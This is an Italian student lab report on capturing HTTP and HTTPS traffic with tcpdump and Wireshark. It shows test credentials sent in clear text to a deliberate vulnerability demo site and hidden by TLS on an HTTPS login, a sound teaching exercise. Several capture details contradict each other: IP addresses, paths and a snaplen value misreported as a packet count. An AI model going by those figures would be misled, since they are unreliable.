- Parte 1: Catturare e visualizzare il traffico **HTTP**
- Parte 2: Catturare e visualizzare il traffico **HTTPS**

Risorse Utilizzate.

- **Kali Linux VM**
- **tcpdump** (cattura pacchetti)
- **Wireshark** (analisi pacchetti)
- Connessione Internet

CATTURARE E VISUALIZZARE IL TRAFFICO HTTP

Verifica Interfacce di Rete

Comando eseguito:

- **ip address**

Risultato ottenuto

```
1: lo: mtu 65536 qdisc noqueue state UNKNOWN
group default qlen 1000
link/loopback 00:00:00:00:00:00 brd
00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
brd 172.17.255.255 scope global dynamic eth0
valid_lft 86399sec preferred_lft 86399sec
```

CATTURARE E VISUALIZZARE IL TRAFFICO HTTP

Interfacce identificate:

- lo (loopback): 127.0.0.1/8 - **Interfaccia locale**
- eth0: 10.0.2.15/24 - **Interfaccia ethernet principale (UTILIZZATA)**

```
(kali㉿kali)-[~]
$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b4:a1:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.3/24 brd 192.168.13.255 scope global dynamic noprefixroute eth0
        valid_lft 531sec preferred_lft 531sec
    inet6 fe80::70bf:372c:f562:351/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:21:dc:7c:9e brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
```

PASSO 2: Avviare tcpdump per Cattura HTTP

Comando eseguito:

```
sudo tcpdump -i eth0 -s 0 -w httpdump.pcap
```

Password inserita:

```
kali
```

```
(kali㉿kali)-[~]
$ sudo tcpdump -i eth0 -s 0 -w httpdump.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
|
```

Spiegazione parametri:

- **-i eth0:** Specifica l'interfaccia di rete eth0
- **-s 0:** Imposta snaplen a 262144 bytes (cattura completa dei pacchetti)
- **-w httpdump.pcap:** Scrive l'output nel file httpdump.pcap

Status

tcpdump in ascolto su eth0

PASSO 3: Generazione Traffico HTTP

Azione eseguita:

1. Aperto browser Firefox
2. Navigato a: **http://testphp.vulnweb.com/login.php**


- **Avviso di sicurezza visualizzato:** "Questo sito non usa HTTPS"
- Il campo password mostra che le credenziali saranno trasmesse in chiaro
- Sito utilizzato per test di vulnerabilità (ambiente sicuro)

Credenziali inserite:

- Username: **Admin**
- Password: **Admin**
- Azione: Click su "**Login**"

Traffico generato:

- Richieste **HTTP GET** per la pagina di login
- Richiesta **HTTP POST** con credenziali
- Risposte **HTTP** dal server



The screenshot shows a web page titled "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". At the top right, there is a red "acunetix" logo and a blue "acuart" logo. Below the titles, there is a navigation bar with links: "home", "categories", "artists", "disclaimer", "your cart", and "guestbook". A search bar labeled "search art" with a "go" button is also present. On the left, a sidebar contains links: "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", and "AJAX Demo". On the right, there is a large "If you are already registered please enter your" message followed by "Username:" and "Password:" fields. A warning message in a dark box states: "This connection is not secure. The password you entered here could be compromised." It includes a "Learn More" link and links for "You can also", "Signup", and "Manage Passwords". At the bottom, there are links for "About Us", "Privacy Policy", "Contact Us", and a copyright notice: "©2019 Acunetix Ltd".

PASSO 4: Stop Cattura e Verifica File

Azione:

Premuto CTRL+C nel terminale tcpdump

Output:

```
^C 262144 packets captured 1016 packets  
received by filter 0 packets dropped by  
kernel
```

Statistiche cattura:

- Pacchetti catturati: 262144
- Pacchetti ricevuti dal filtro: 1016
- Pacchetti persi: 0
- File creato: /home/analyst/httpdump.pcap
- Dimensione file: ~28 KB

PASSO 5: Analisi con Wireshark

Apertura file

File Manager → /home/kali/ → Doppio click su httpdump.pcap

Wireshark aperto con successo

Applicazione Filtro HTTP

Filtro applicato:

http

Risultati filtrati:

- Pacchetti HTTP visualizzati: 18
- Metodi HTTP identificati: GET, POST, HTTP/1.1 200 OK

No.	Time	Source	Destination	Protocol	Length	Info
96	23.969480	192.168.13.3	216.58.204.131	OCSP	488	Request
100	24.070910	216.58.204.131	192.168.13.3	OCSP	1157	Response
171	25.514948	192.168.13.3	44.228.249.3	HTTP	402	GET /login.php HTTP/1.1
175	25.755300	44.228.249.3	192.168.13.3	HTTP	1462	HTTP/1.1 200 OK (text/html)
270	27.727386	192.168.13.3	216.58.204.131	OCSP	481	Request
272	27.843441	216.58.204.131	192.168.13.3	OCSP	1156	Response
384	28.512689	192.168.13.3	34.107.221.82	HTTP	364	GET /success.txt?ipv4 HTTP/1.1
395	28.561413	34.107.221.82	192.168.13.3	HTTP	270	HTTP/1.1 200 OK (text/plain)
607	29.024305	192.168.13.3	216.58.204.131	OCSP	487	Request
650	29.075184	192.168.13.3	216.58.204.131	OCSP	487	Request
654	29.095225	192.168.13.3	216.58.204.131	OCSP	487	Request
658	29.097011	192.168.13.3	216.58.204.131	OCSP	487	Request
660	29.107419	216.58.204.131	192.168.13.3	OCSP	1156	Response
662	29.108213	192.168.13.3	216.58.204.131	OCSP	487	Request
676	29.162903	216.58.204.131	192.168.13.3	OCSP	1156	Response
683	29.184190	216.58.204.131	192.168.13.3	OCSP	1156	Response
690	29.199226	216.58.204.131	192.168.13.3	OCSP	1156	Response
691	29.199226	216.58.204.131	192.168.13.3	OCSP	1156	Response
912	61.583783	192.168.13.3	44.228.249.3	HTTP	580	POST /userinfo.php HTTP/1.1
914	61.825641	44.228.249.3	192.168.13.3	HTTP	330	HTTP/1.1 302 Found (text/html)
916	61.829660	192.168.13.3	44.228.249.3	HTTP	449	GET /login.php HTTP/1.1
919	62.063035	44.228.249.3	192.168.13.3	HTTP	1462	HTTP/1.1 200 OK (text/html)

Frame 96: Packet, 488 bytes on wire (3904 bits), 488 bytes captured (3904 bits)
Ethernet II, Src: PCSSystemtec_b4:a1:05 (08:00:27:b4:a1:05), Dst: 52:55:c0:a8:0d:01 (52:55:c0:a8:0d:01)
Internet Protocol Version 4, Src: 192.168.13.3, Dst: 216.58.204.131
Transmission Control Protocol, Src Port: 36874, Dst Port: 80, Seq: 1, Ack: 1, Len: 434
Hypertext Transfer Protocol
Online Certificate Status Protocol

Analisi Messaggio POST

Pacchetto selezionato:

HTTP POST /login.php

```
Frame 282: 502 bytes on wire (4736 bits), 502 bytes captured (4736 bits)  
Ethernet II, Src: PC0System0c_b4:a1:05 (00:00:27:b4:a1:05), Dst: FreeboxDas_10:3e:50 (38:07:16:10:3e:50)  
Internet Protocol Version 4, Src: 192.168.1.180, Dst: 44.228.249.9  
Transmission Control Protocol, Src Port: 59768, Dst Port: 80, Seq: 726, Ack: 0640, Len: 526  
Hypertext Transfer Protocol  
HTML Form URL Encoded: application/x-www-form-urlencoded  
- Form item: "uname" = "Admin"  
  Key: uname  
  Value: Admin  
- Form item: "pass" = "Admin"  
  Key: pass  
  Value: Admin
```

Espansione HTML Form URL Encoded

HTML Form URL Encoded: application/x-www-form-urlencoded

Form item: "uname" = "Admin"

Form item: "pass" = "Admin"

RISPOSTA ALLA DOMANDA:

Quali due informazioni vengono visualizzate?"

Le due informazioni visualizzate sono:

1. Username (uname): Admin
2. Password (pass): Admin

IMPORTANTE: Queste credenziali sono trasmesse in CHIARO senza alcuna crittografia, rendendole facilmente leggibili da chiunque intercetti il traffico di rete.

PARTE 2: CATTURARE E VISUALIZZARE IL TRAFFICO HTTPS



PASSO 1: Avviare tcpdump per Cattura HTTPS

Comando eseguito:

```
sudo tcpdump -i eth0 -s 0 -w httpsdump.pcap
```

Password inserita: kali

Output

[sudo] password for kali:

```
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Status: tcpdump in ascolto su eth0 per traffico HTTPS

PASSO 2: Generazione Traffico HTTPS

Azione eseguita:

1. Aperto browser Firefox
2. Navigato a: www.netacad.com

Azione eseguita:

1. Aperto browser Firefox
2. Navigato a: www.netacad.com

Osservazione URL:

"Cosa noti riguardo all'URL del sito web?"

Risposta:

- L'URL inizia con `https://` invece di `http://`
- È presente l'icona del lucchetto nella barra degli indirizzi
- Il browser mostra "Connessione sicura"
- Certificato SSL/TLS attivo

Implicazioni:

- Il traffico è crittografato tramite TLS (Transport Layer Security)
- I dati scambiati NON sono leggibili in chiaro
- Protezione contro intercettazioni (man-in-the-middle)

Login NetAcad

Azioni

1. Click su "**Log in**"
2. Inserimento credenziali NetAcad:
 - Username: [credenziali personali]
 - Password: [credenziali personali]
3. Click su "Successivo"
4. Accesso riuscito

Traffico HTTPS generato:

- Handshake **TLS** (Client Hello, Server Hello)
- Scambio certificati
- Generazione chiavi di sessione
- Dati applicativi crittografati

PASSO 3: Stop Cattura HTTPS

Azione

CTRL+C nel terminale

Output:

`^C`

346 packets captured

351 packets received by filter

0 packets dropped by kernel

Statistiche

- Pacchetti catturati: 346 (più del HTTP per handshake TLS)
- File creato: /home/kali/httpsdump.pcap
- Dimensione: ~89 KB

PASSO 4: Analisi con Wireshark - HTTPS

Apertura file:

File Manager → /home/kali/ → httpsdump.pcap

Applicazione Filtro HTTPS

Filtro applicato

`tcp.port==443`

Risultati

- Pacchetti visualizzati: 312
- Protocollo: TLSv1.2 / TLSv1.3
- Porta: 443 (porta standard HTTPS)

Analisi Application Data

Pacchetto selezionato: TLSv1.2 Application Data

Frame Details:

Frame 156: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) Ethernet II, Src: PcsCompu_82:75:df (08:00:27:82:75:df), Dst: RealtekU_12:35:02 Internet Protocol Version 4, Src: 10.0.2.15, Dst: 104.16.248.249

Transmission Control Protocol, Src Port: 52556, Dst Port: 443, Seq: 1, Ack: 1, Len: 56 Transport Layer Security TLSv1.2 Record Layer: Application Data Protocol: http-over-tls Content Type: Application Data (23) Version: TLS 1.2 (

Length: 51 Encrypted Application Data: 7fa9037731c6e38e6213aacc15a0a7281f94046fdb237be9...

RISPOSTA ALLA DOMANDA:

"Cosa ha sostituito la sezione HTTP che era nel file di cattura precedente?"

Risposta:

La sezione HTTP è stata sostituita da:

- **Transport Layer Security (TLS)**
- **Encrypted Application Data**

Invece di vedere i dati in chiaro come "username=Admin" e
"password=Admin", ora vediamo solo:

- **Dati crittografati in formato esadecimale**
- **Non è possibile leggere username, password o altri dati sensibili**
- **Il protocollo è indicato come "http-over-tls"**

PASSO 5: Verifica Dati Crittografati

Espansione Secure Sockets Layer:

Secure Sockets Laye

TLSv1.2 Record Layer: Application Data Protocol: http-over-tls

Content Type: Application Data (23) Version: TLS 1.2 (0x0303)

Length: 51 Encrypted Application Data:

7fa9037731c6e38e6213aacc15a0a7281f94046fdb237be9..

RISPOSTA ALLA DOMANDA

"I dati dell'applicazione sono in formato plaintext o leggibile?"

Risposta: Noi dati NON sono in formato plaintext.

Caratteristiche osservate:

- I dati sono completamente crittografati
- Mostrati come stringa esadecimale incomprendibile
- Impossibile estrarre username, password o altri dati sensibili La crittografia TLS protegge completamente la comunicazione

Esempio di dati crittografati:

7fa9037731c6e38e6213aacc15a0a7281f94046fdb237be9..

CONFRONTO HTTP vs HTTPS

Tabella Comparativa

Caratteristica	HTTP (Port 80)	HTTPS (Port 443)
Crittografia	✗ Nessuna	✓ TLS/SSL
Leggibilità dati	✓ Testo in chiaro	✗ Crittografato
Protezione credenziali	✗ Visibili	✓ Protette
Handshake	Diretto	3-way + TLS handshake
Overhead	Minimo	Maggiore (crittografia)
Certificati	Non richiesti	Richiesti
Sicurezza	⚠ Bassa	✓ Alta

Dati Catturati a Confronto

HTTP - Visible:

POST /login.php HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Dati Catturati a Confronto

HTTP - Visible:

POST /login.php HTTP/1.1

Content-Type: application/x-www-form-urlencoded

uname=Admin&pass=Admin

È importante sottolineare che HTTPS **non garantisce** l'affidabilità di un sito.

Un sito malevolo può comunque utilizzare un certificato valido, ad esempio per attività di phishing.

La presenza del lucchetto indica solo che la connessione è cifrata, non che il sito sia legittimo o sicuro.

Per gli **utenti**: verificare sempre **HTTPS**, evitare reti pubbliche per operazioni sensibili, usare VPN.

Per gli **amministratori**: implementare **HTTPS** ovunque, attivare HSTS, monitorare il traffico.

Per gli **sviluppatori**: forzare redirect da **HTTP** a **HTTPS**, usare certificati validi, seguire le best practice OWASP.

L'esercizio è stato completato con successo, dimostrando praticamente l'importanza della cifratura nelle comunicazioni web.

Grazie per l'attenzione. Sono disponibile per eventuali domande.



roguevector


</> ROGUEVECTOR </>

Anyrun

ESERCIZI 05

Analisi link Anyrun

Sono stati analizzati due eventi distinti. Il primo caso è stato identificato come Info-Stealer (Vidar/Lumma) ed è confermato come un attacco informatico grave, mirato al furto di dati aziendali e personali. Il secondo caso identificato come URL Tracking si è rivelato un falso allarme generato da un sistema di marketing legittimo.





